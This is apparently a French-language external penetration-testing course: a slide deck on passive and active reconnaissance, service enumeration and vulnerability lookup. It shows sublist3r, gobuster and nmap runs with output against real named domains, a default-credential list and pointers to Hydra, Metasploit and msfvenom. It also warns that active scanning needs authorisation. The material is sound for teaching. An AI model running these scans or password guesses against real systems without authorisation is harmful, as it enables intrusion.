6791570025	2022-05-24	2022-05-24	2023-05-24	idp-as-t.univ-st-etienne.fr	idp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6791569809	2022-05-24	2022-05-24	2023-05-24	idp-as-t.univ-st-etienne.fr	idp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6791334548	2022-05-24	2022-05-24	2022-08-22	expression-sensible.univ-st-etienne.fr	expression-sensible.univ-st-etienne.fr	C=US, O=Let's Encrypt, CN=R3
6791335072	2022-05-24	2022-05-24	2022-08-22	expression-sensible.univ-st-etienne.fr	expression-sensible.univ-st-etienne.fr	C=US, O=Let's Encrypt, CN=R3
6791253879	2022-05-24	2022-05-24	2023-05-24	idp-as-t.univ-st-etienne.fr	idp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6791253445	2022-05-24	2022-05-24	2023-05-24	idp-as-t.univ-st-etienne.fr	idp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6790162535	2022-05-24	2022-05-24	2023-05-24	idp-as-p.univ-st-etienne.fr	idp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6790162493	2022-05-24	2022-05-24	2023-05-24	idp-as-p.univ-st-etienne.fr	idp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6786740419	2022-05-23	2022-05-23	2023-05-23	ent.univ-st-etienne.fr	ent1.univ-st-etienne.fr ent2.univ-st-etienne.fr ent-test.univ-st-etienne.fr ent.univ-st-etienne.fr lez.univ-st-etienne.fr saire.univ-st-etienne.fr seudre.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6786740241	2022-05-23	2022-05-23	2023-05-23	ent.univ-st-etienne.fr	ent1.univ-st-etienne.fr ent2.univ-st-etienne.fr ent-test.univ-st-etienne.fr ent.univ-st-etienne.fr lez.univ-st-etienne.fr saire.univ-st-etienne.fr seudre.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6786697695	2022-05-23	2022-05-23	2023-05-23	mediacenter3.univ-st-etienne.fr	mediacenter3.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6786697388	2022-05-23	2022-05-23	2023-05-23	mediacenter3.univ-st-etienne.fr	mediacenter3.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6785983167	2022-05-23	2022-05-23	2023-05-23	listes.univ-st-etienne.fr	listes.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6785982749	2022-05-23	2022-05-23	2023-05-23	listes.univ-st-etienne.fr	listes.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6768127786	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6768127867	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6768112731	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6768112617	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
6747111782	2022-05-17	2022-05-17	2023-05-17	sesame.univ-st-etienne.fr	beal.univ-st-etienne.fr limesurvey.univ-st-etienne.fr sesame-as-p.univ-st-etienne.fr sesame.univ-st-etienne.fr telsurvey.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4


03 – Reco Passive – Moteurs de recherche

Sublist3r &

Subfinder

```
~ sublist3r -d univ-st-etienne.fr -e Bing

                 ____        _ _ _   _____
                / ___| _   _| |_(_) |___ / _ __
                \___ \| | | | | | |   |_ \| '__|
                 ___) | |_| | | | |  ___) | |
                |____/ \__,_|_|_|_| |____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for univ-st-etienne.fr
[-] Searching now in Bing..
[-] Total Unique Subdomains Found: 14
candidatures2.univ-st-etienne.fr
cas.univ-st-etienne.fr
catalogue-brisees.univ-st-etienne.fr
claroline-connect.univ-st-etienne.fr
ead-ifsi.univ-st-etienne.fr
ead-iseag.univ-st-etienne.fr
fac-droit.univ-st-etienne.fr
fac-shs.univ-st-etienne.fr
international-sciencemasters.univ-st-etienne.fr
www.iut.univ-st-etienne.fr
mediacenter3.univ-st-etienne.fr
mondossier.univ-st-etienne.fr
mood.univ-st-etienne.fr
perso.univ-st-etienne.fr
```

03 – Reco Passive – Réseaux sociaux




03 – Reco Passive – Réseaux sociaux

The Harvester: recherche d'informations à partir d'un domaine (domaines, sous domaines, liste d'utilisateur, emails)

```
1 $ theharvester -d niji.fr -b linkedin
```

03 – Reco Passive – Archives

03 – Reco Passive – Caches google/bing…



03 – Reco Passive – Forums/DeepWeb

03 – Pentest “Externe”

1. Reconnaissance Passive
2. **Reconnaissance Active**
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Pentest “Externe” – Reco Active

Contrairement à la reconnaissance passive qui peut techniquement être faite sans autorisation préalable, la reconnaissance active peut laisser des traces auprès du système d’information de l’audité . Cette reconnaissance nécessite une autorisation préalable.

L’affaire bluetouff : En 2005, bluetouff accède à 8 Go de données de l’ANSES suite à un « directory listing ». Il sera rapidement rattrapé par la DCRI (ex-DGSI); puis condamné le 20/05/2015 à 3.000 € d’amende pour « maintien frauduleux dans un système de traitement automatisé de données » (STAD) et pour vol.

Cette jurisprudence condamne le fait d’accéder à des documents librement accessibles via son navigateur et initie la notion « vol de données ».

03 – Reco Active – IP & Domaines

Ping : Permet de vérifier l'ip d'un domaine, la présence de loadbalancer, …
Traceroute/Tracert : Permet de lister le chemin emprunté par un paquet UDP/TCP
Nslookup, Dig, Host : Outil d'énumération de serveur DNS (lister les sous domaines, les IP associées, …)

```
1 $ dig ANY @<DNS_IP> <DOMAIN>      #Any information
2 $ dig A @<DNS_IP> <DOMAIN>        #Regular DNS request
3 $ dig AAAA @<DNS_IP> <DOMAIN>     #IPv6 DNS request
4 $ dig TXT @<DNS_IP> <DOMAIN>      #Information
5 $ dig MX @<DNS_IP> <DOMAIN>       #Emails related
6 $ dig NS @<DNS_IP> <DOMAIN>       #DNS that resolves that name
7 $ dig -x 192.168.0.2 @<DNS_IP>    #Reverse lookup
8 $ dig -x 2a00:1450:400c:c06::93 @<DNS_IP> #reverse IPv6 lookup
9
10 #Use [-p PORT]  or  -6 (to use ivp6 address of dns)
```

03 – Reco Active – IP & Domaines

Attaque - Transfert de zone DNS

Le transfert de zone DNS est un type de transaction DNS (AXFR) proposant un mécanisme de réplications entre serveurs DNS. Les serveurs DNS vulnérables proposent généralement du DNS sur du TCP.

```
$ host -t axfr domain.name dns-server
$ dig axfr @dns-server domain.name
$ fierce --domain domain.name

$ fierce --domain  zonetransfer.me
```

03 – Reco Active – IP & Domaines

Enumération active des sous-domaines

Gobuster propose un mécanisme de bruteforce DNS avec wordlist.

```
$ gobuster dns -d niji.fr -w deepmagic.com-prefixes-top500.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     niji.fr
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   deepmagic.com-prefixes-top500.txt
===============================================================
2022/02/24 17:21:01 Starting gobuster in DNS enumeration mode
===============================================================
Found: deploy.niji.fr
Found: www.niji.fr
Found: vpn.niji.fr

===============================================================
2022/02/24 17:21:07 Finished
===============================================================
```

03 – Reco Active – Services

Outils: nmap, gnmap, metasploit, masscan, …

Nmap :

-Pn : Omet le « ping » visant à vérifier si l'hôte est Up ou Down

-sS : Scan TCP Syn ; -sT : Scan TCP Connect

-sU : Scan UDP

-sV : Scan des versions protocolaires

-sC : Scans de scripts légers (test FTP anonymous …)

-p X : précisions des ports à scanner

```
$ sudo nmap -sSVC -Pn  www.niji.fr

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 17:48 CET
Nmap scan report for www.niji.fr (51.77.222.186)
Host is up (0.030s latency).
rDNS record for 51.77.222.186: 186.ip-51-77-222.eu
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:6d:9e:95:82:27:2c:99:6d:8e:3b:df:3d:90:a4:98 (RSA)
|   256 3b:33:08:38:cf:7d:08:3b:d8:fa:26:40:d0:40:96:16 (ECDSA)
|_  256 5e:69:6a:b8:04:4f:81:73:ba:ef:82:26:5e:cd:7c:1d (ED25519)
53/tcp   open  domain     ISC BIND 9.11.3-1ubuntu1.16 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.16-Ubuntu
80/tcp   open  http       Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to https://www.niji.fr/
443/tcp  open  ssl/http   Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=*.niji.fr
| Subject Alternative Name: DNS:*.niji.fr, DNS:niji.fr
| Not valid before: 2020-01-26T00:00:00
|_Not valid after:  2022-03-17T23:59:59
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| http-robots.txt: 37 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Niji.fr
2000/tcp open  tcpwrapped
5060/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.02 seconds
```

03 – Reco Active – Services

Versions de services

L'option -sV de nmap permet d'identifier les versions de services en se basant sur plusieurs paramètres (bannières, headers, comportements, …)

L'utilisation de l'outil netcat avec une connexion TCP simple sur des services sans TLS peut permettre l'identification d'une bannière et d'une version.

```
1 $ nc www.niji.fr 22
2 SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
```

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. **Identification des vulnérabilités “simples”**
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Identification de vulnérabilités “Simples”


Identifier les versions de chaque service (Serveurs Web, SMTP, Serveurs de base de données, …) et **vérifier si celles-ci sont impactées par des « CVE »** ou vulnérabilités connues.

Moteurs de recherches :


- NVD NIST (CVE) - https://nvd.nist.gov/search
- Exploitdb (exploits) - https://www.exploit-db.com/
- Google/Github (exploits)

Le NIST répertorie l’ensemble des CVE et permet de vérifier rapidement la présence de vulnérabilités connues pour un services et une version donnée.

03 – Identification de vulnérabilités “Simples”




03 – Identification de vulnérabilités “Simples”



03 – Identification de vulnérabilités “Simples”

Scanners de vulnérabilités



03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. **Énumération par services**
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Énumérations par services

Connexions anonymes

- **TELNET** – port 23 – Invité de commande (outils: telnet, netcat)
- **FTP** – port 21 – Connexion anonyme (outils: Filezilla)
- **SNMP** – port 161 – Communautés « public » et « private » (outils: snmpwalk)
- **SMB** – port 445 – Partage ouvert (outils: nmap, smbmap, smbclient, mount)
- **NFS** – port 2049 – Partage ouvert (outils: nmap, mount)

03 – Énumérations par services

Mots de passes triviaux

Identifiants root:root, root:<nopass>, user:user, niji:niji, root:niji

Pour les services **SSH, RDP, BDD, WEB, SMB, NFS,** …

Principe : Partir de wordlists « communes » et les adapter au périmètre (ajout du nom de l'entreprise, du nom du service, etc).

Outils : Metasploit, THC-Hydra

03 – Énumérations par services

Mots de passes triviaux

Attention au risque de Ban IP et blocage de compte !

Chaque service dispose de ses propres spécificités, et des méthodologies spécifiques sont à employées pour chaque service rencontré. Des sites web comme HackTricks (https://book.hacktricks.xyz/) référencent les méthodologies à adapter pour chaque protocole rencontré.

03 – Énumérations par services

Metasploit Framework (MSF)

Metasploit est un framework open source proposant plus de 4000 outils (scanners, exploits, générateurs de payloads, encodeurs).

- « msfconfole » constitue son interface CLI principale
- « msfvenom » est une interface CLI permettant la génération de backdoor/shellcode avec encodeurs
- « Armitage » est une interface graphique proposée pour msfconsole.

Le framework Metasploit est également utilisable comme bibliothèque, et propose une version professionnelle de son outil.

03 – Énumérations par services

Metasploit Framework (MSF) - Bruteforce FTP

